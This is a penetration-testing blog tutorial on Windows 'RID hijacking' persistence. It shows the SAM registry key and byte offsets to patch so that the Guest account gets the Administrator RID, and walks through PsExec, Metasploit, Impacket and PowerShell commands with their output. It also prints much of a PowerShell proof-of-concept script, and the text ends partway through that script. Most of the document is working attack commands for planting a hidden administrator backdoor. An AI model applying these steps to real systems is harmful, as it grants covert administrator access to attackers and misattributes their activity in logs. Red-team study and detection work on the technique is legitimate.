Persistence – RID Hijacking

pentestlab.blog/category/red-team/page/40

February 12, 2020

Windows operating systems use the RID (Relative Identifier) to differentiate groups and user accounts. It is part of the Security Identifier (SID) and every time a new account or a group is created the number is increased by one. The local administrator group RID is always 500 and standard users or groups typically start with the number 1001. This can assist penetration testers and red team operators to distinguish whether an account is elevated or a standard during RID enumeration.


Sebastian Castro discovered that is is possible to make a modification in the registry in order to make the Guest account an admin by hijacking the RID of a valid account. This technique requires SYSTEM level privileges as the location in the registry is not visible under standard or administrator privileges. During an offensive operation it can be used as a method to maintain persistence using only accounts that are part of the system. Activities will populated in the event log as the user that it has being hijacked instead of the hijacker account.

The registry SAM (security account manager) key stores information about the local accounts of the system. However the contents of this key are hidden from standard and elevated users.

```
HKEY_LOCAL_MACHINE\SAM\SAM\
```

The contents of the SAM registry key can be obtained by accessing the Registry as SYSTEM. This can be achieved by opening the registry through "*PsExec*" with the following arguments.

```
PsExec64.exe -s -i regedit.exe
```



```
Microsoft Windows [Version 10.0.18362.175]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Temp

C:\Temp>PsExec64.exe -s -i regedit.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
```


Open Registry as SYSTEM

Information for the windows “*Guest*” account is stored in the following registry key. The hexadecimal value “*0x1f5*” translates to 501 which is RID of the Guest account. The hexadecimal value of the Administrator account is “*0x1f4*” as it translates to 500.

```
HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names\Guest
```

This can be validated by running the following WMI query using the windows utility wmic which will return 501 for the Guest account.

```
wmic useraccount where (name='Guest') get name,sid
```




```
Microsoft Windows [Version 10.0.18362.175]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>wmic useraccount where (name='netbiosX') get name,sid
Name      SID
netbiosX  S-1-5-21-4083111003-227554083-1448400641-1001


C:\Windows\system32>wmic useraccount where (name='Guest') get name,sid
Name   SID
Guest  S-1-5-21-4083111003-227554083-1448400641-501


C:\Windows\system32>
```

Retrieve Guest SID

The RID of the Guest account is specified in the value F of the “*000001F5*” key. The offset **30** has the hexadecimal value of “*0xF501*” which needs to be modified to “*0xF401*” (500) to hijack the RID of the administrator account. The offset **38** determines whether the account is enabled or disabled (1502 disabled – 1402 enabled).

```
HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\000001F5
```



```
Name        Type        Data
(Default)   REG_SZ      (value not set)
F           REG_BINARY  02 00 01 00 00 00 00 00 00 00 00 00 00
V           REG_BINARY  00 00 00 00 b0 00 00 00 02 00 01 00 b0
```


Value name: F

Value data:

```
0000  02 00 01 00 00 00 00 00   ........
0008  00 00 00 00 00 00 00 00   ........
0010  00 00 00 00 00 00 00 00   ........
0018  00 00 00 00 00 00 00 00   ........
0020  FF FF FF FF FF FF FF 7F   ÿÿÿÿÿÿÿ▌
0028  00 00 00 00 00 00 00 00   ........
0030  F5 01 00 00 01 02 00 00   õ.......
0038  15 02 00 00 00 00 00 00   ........
0040  00 00 00 00 00 00 00 00   ........
0048  00 00 38 00 34 00 32 00   ..8.4.2.
0050
```

Computer\HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\000001F5

RID Hijacking – Default Registry Values



Computer\HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\000001F5

```
Name               Type        Data
(Default)          REG_SZ      (value not set)
F                  REG_BINARY  03 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00...
ForcePasswordR...  REG_BINARY  00 00 00 00
SupplementalCr...  REG_BINARY  00 00 00 00 64 06 00 00 02 00 02 00 70 06 00 00 5b fe...
V                  REG_BINARY  00 00 00 00 e8 00 00 00 03 00 01 00 e8 00 00 00 0a 00...
```

Value name: F

Value data:

```
00000000  03  00  01  00  00  00  00  00   . . . . . . . .
00000008  00  00  00  00  00  00  00  00   . . . . . . . .
00000010  00  00  00  00  00  00  00  00   . . . . . . . .
00000018  16  9E  70  76  95  DF  D5  01   . . p v . ß Õ .
00000020  00  00  00  00  00  00  00  00   . . . . . . . .
00000028  00  00  00  00  00  00  00  00   . . . . . . . .
00000030  F4  01  00  00  01  02  00  00   ô . . . . . . .
00000038  14  02  00  00  00  00  00  00   . . . . . . . .
00000040  00  00  00  00  00  00  00  00   . . . . . . . .
00000048  00  00  00  00  00  00  04  00   . . . . . . . .
00000050
```

RID Hijacking – Hijacked Registry Values

Alteration of these values will enable the Guest account (disabled by default) and will hijack an elevated RID (local administrator). The Guest account will have the privileges of an administrator, however the account will still not appear in the local administrator group.


Depending on the scenario this technique has been added into various offensive security tools. Metasploit Framework, Empire, Crackmapexec, ibombshell and PowerShell scripts can be used to automate the process and obtain persistence through RID Hijacking.

Metasploit

Sebastian Castro developed a Metasploit post exploitation module as an initial proof of concept. The module requires an elevated Meterpreter session and has three stages:

1. Check privileges and attempt to elevate to SYSTEM
2. Enable Guest account
3. Overwrite RID

```
use post/windows/manage/rid_hijack
set SESSION 1
set GETSYSTEM true
set GUEST_ACCOUNT true
set PASSWORD pentestlab
exploit
```




```
meterpreter > background
[*] Backgrounding session 1...
msf5 post(windows/manage/rid_hijack) > use post/windows/manage/rid_hijack
msf5 post(windows/manage/rid_hijack) > set SESSION 1
SESSION => 1
msf5 post(windows/manage/rid_hijack) > set GUEST_ACCOUNT true
GUEST_ACCOUNT => true
msf5 post(windows/manage/rid_hijack) > set PASSWORD pentestlab
PASSWORD => pentestlab
msf5 post(windows/manage/rid_hijack) > exploit

[*] Checking for SYSTEM privileges on session
[+] Session is already running with SYSTEM privileges
[*] Target OS: Windows 10 (10.0 Build 18362).
[*] Target account: Guest Account
[*] Target account username: Guest
[*] Target account RID: 501
[*] Account is disabled, activating...
[+] Target account enabled
[*] Overwriting RID
[+] The RID 500 is set to the account Guest with original RID 501
[*] Setting Guest password to pentestlab
[*] Post module execution completed
msf5 post(windows/manage/rid_hijack) > 
```

RID Hijacking – Metasploit Module

In Windows 10 environments the profile of the Guest account is broken which has a result the explorer.exe to crash and restart continuously. Therefore connection through RDP will not be stable. Impacket suite contains a python implementation of “*psexec*” which can be used to connect to the target host with the Guest account.

```
./psexec.py Guest:pentestlab@10.0.0.2
```




```
root@kali:/usr/share/doc/python3-impacket/examples# ./psexec.py Guest:pent
estlab@10.0.0.2
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 10.0.0.2.....
[*] Found writable share ADMIN$
[*] Uploading file HrVSxdOl.exe
[*] Opening SVCManager on 10.0.0.2.....
[*] Creating service UGoh on 10.0.0.2.....
[*] Starting service UGoh.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.18362.175]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Impacket – Guest Authentication

Alternatively authentication with the Guest account and the new password and executing from the command prompt the following command will validate that the Guest account has become an Admin since the RID will be 500.

```
whoami /all
```




```
C:\Windows\System32>whoami /all

USER INFORMATION
----------------

User Name     SID
============= ============================================
home-pc\guest S-1-5-21-4083111003-227554083-1448400641-500


GROUP INFORMATION
-----------------

Group Name                                                    Type             SID          Attributes

============================================================= ================ ============ ============================
==================================
Everyone                                                      Well-known group S-1-1-0      Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114    Mandatory group, Enabled by
default, Enabled group
BUILTIN\Administrators                                        Alias            S-1-5-32-544 Mandatory group, Enabled by
default, Enabled group, Group owner
BUILTIN\Users                                                 Alias            S-1-5-32-545 Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\REMOTE INTERACTIVE LOGON                         Well-known group S-1-5-14     Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\INTERACTIVE                                      Well-known group S-1-5-4      Mandatory group, Enabled by
default, Enabled group
```

Guest SID – 500

PowerShell

The PowerShell implementation of this technique was also developed by Sebastian Castro and can be found in his GitHub repository. The PowerShell script has similar capabilities with the Metasploit module but can be used also to hijack any account on the system.

```
Invoke-RIDHijacking -UseGuest -RID 500 -Password Password1
```


Administrator: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

```
PS C:\Users\netbiosX\Desktop> Import-Module .\Invoke-RIDHijacking.ps1
PS C:\Users\netbiosX\Desktop> Invoke-RIDHijacking -UseGuest -RID 500 -Password Password1
[+] Process is already running as SYSTEM
[+] Found Guest account
[+] Target account username: Guest
[+] Target account RID: 501
[*] Current RID value in F for Guest: 01f4
[*] Setting RID 500 (01f4) in F for Guest
[*] Setting password to user...
The command completed successfully.

[+] Password set to Password1
[+] SUCCESS: The RID 500 has been set to the account Guest with original RID 501
PS C:\Users\netbiosX\Desktop> _
```

RID Hijacking – PowerShell Module

Kevin Joyce also implemented this technique into a PowerShell script (ridhijack) which can be executed directly from memory using Empire, PoshC2 or any other PowerShell based command and control framework. The script prior to registry alteration will export the associated registry key into the disk in order to roll-back back the system to it's original state if something fails or when the execution has been completed.


```
<#
Date 10/24/2018
Author: Kevin Joyce
Description: RID Hijacking - runs PowerShell as SYSTEM and modifies a
registry value associated with the Guest account. Sets the RID to 500
(Administrator), enables and sets the password for the Guest account.
The objective of this script is to be a proof of concept for a RID
Hijacking persistence technique. This technique allows an attacker to
use the Guest account with administrative privileges.
#>
#set path of target key
$key = 'HKLM:\SAM\SAM\Domains\Account\Users\000001F5'
#get content of target value
```

```
$binaryValue = (Get-ItemProperty -Path $key -Name "F")."F"
#exports contents of current registry values, allows to roll back if corruption occurs
reg export 'HKLM\SAM\SAM\Domains\Account\Users\000001F5' .\export.reg
Write-Host 'Registry key exported.'
#change guest RID at offset 0x30 to 244 (500) - default 245 - to set the RID back to 501 change $newValue below to 245
$newValue = 244
if ($binaryValue[48] -notin (244,245)){
throw 'Unknown value set at offset 0x30. Expected values: 244 or 245. Current value: ' + $binaryValue[48] +'.'
stop
} else {
$binaryvalue[48] = $newValue
Write-Host 'Value at 0x30 set to ' $binaryValue[48]
}
#enable guest account at offset 0x38 to 20 - default 21 - to disable guest account change $newValue below to 21
$newvalue = 20
if ($binaryValue[56] -notin (20,21)){
throw 'Unknown value set at offset 0x38. Expected values: 20 or 21. Current value: ' + $binaryValue[56]+'.'
stop
} else {
$binaryvalue[56] = $newvalue
Write-Host 'Value at 0x38 set to ' $binaryValue[56]
}
#iterate through every position from original value converting to hexadecimal and storing in new variable
$hexValue = ''
for ($i =0; $i -lt $binaryValue.length; $i++){
$hexValue += "{0:x2}" -f $binaryValue[$i]
}
```

```
Write-Host 'You are about to change the RID and enable the Guest account. Press enter to continue.'
pause

#set value of F to contents of variable
reg add "HKLM\SAM\SAM\Domains\Account\Users\000001F5" /v F /t REG_BINARY  /d $hexValue /f
Write-Host 'Guest account enabled and RID set to 500.'
#set Guest password
$password = '!Password123!'
net user guest $password
Write-Host 'Guest account password set to' $password
Write-Host ""
Write-Host "Open a command prompt as Guest to see the new RID and privileges associated with the Guest account. Pressing enter will continue the script and roll back all changes besides the password of the Guest account."
Write-Host ""
